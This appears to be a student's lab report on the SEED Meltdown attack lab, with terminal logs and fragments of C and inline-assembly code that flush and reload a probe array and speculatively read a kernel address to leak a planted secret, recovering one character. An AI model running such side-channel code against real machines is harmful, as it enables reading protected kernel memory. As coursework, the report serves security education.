
- Compiled and run the program, but got a memory access violation alert.



```
[04/27/2018 07:44] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
 gcc -march=native -o ME MeltdownExperiment.c
[04/27/2018 07:44] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
 ./ME
Memory access violation!
[04/27/2018 07:44] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
```


Task 7.3: Using Assembly Code to Trigger Meltdown

- Called the meltdown asm() function, instead of the original meltdown() function.




```
int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();
// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
perror("open");
return -1;
}
int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown_asm(0xf86e6000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
-- INSERT --
```

- Compiled the program and run it but was getting memory access violations alert.




```
[04/27/2018 07:49] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
 gcc -march=native -o ME MeltdownExperiment.c
[04/27/2018 07:49] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
 ./ME
Memory access violation!
[04/27/2018 07:50] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
```

- Changed the loop value to 800, 1000, 1200 and 1400.



```
   // Give eax register something to do
   asm volatile(
        ".rept 1000;"
        "add $0x141, %%eax;"
        ".endr;"

        :
        :
        : "eax"
   );
```


- The output of the program was giving the Memory access violation alert.



```
[04/27/2018 07:52] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
 gcc -march=native -o ME MeltdownExperiment.c
[04/27/2018 07:52] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
 ./ME
Memory access violation!
[04/27/2018 07:52] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
```


Task 8: Make the Attack More Practical

- Compiled and run the provided code to get the secret value.



```
[04/27/2018 08:02] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
 gcc -march=native -o MA MeltdownAttack.c
[04/27/2018 08:02] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
 ./MA
The secret value is 83 S
The number of hits is 757
[04/27/2018 08:02] root@ubuntu:/home/seed/meltdown/Meltdown_Attack#
```

- We got the accurate output using the statistical technique.
- To get the entire secret value, I edited the program as below, adding a loop and increasing the value of the memory address.



```
for (z = 0; z < 1; z++)
{
  memset(scores, 0, sizeof(scores));
  flushSideChannel();


  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
        ret = pread(fd, NULL, 0, 0);
        if (ret < 0) {
          perror("pread");
          break;
        }

        // Flush the probing array
        for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);

        if (sigsetjmp(jbuf, 1) == 0) {
                { meltdown_asm(0xf86e6000 + z);}
}
```

- But I was not able to get the entire secret value. I just got the first character which is S.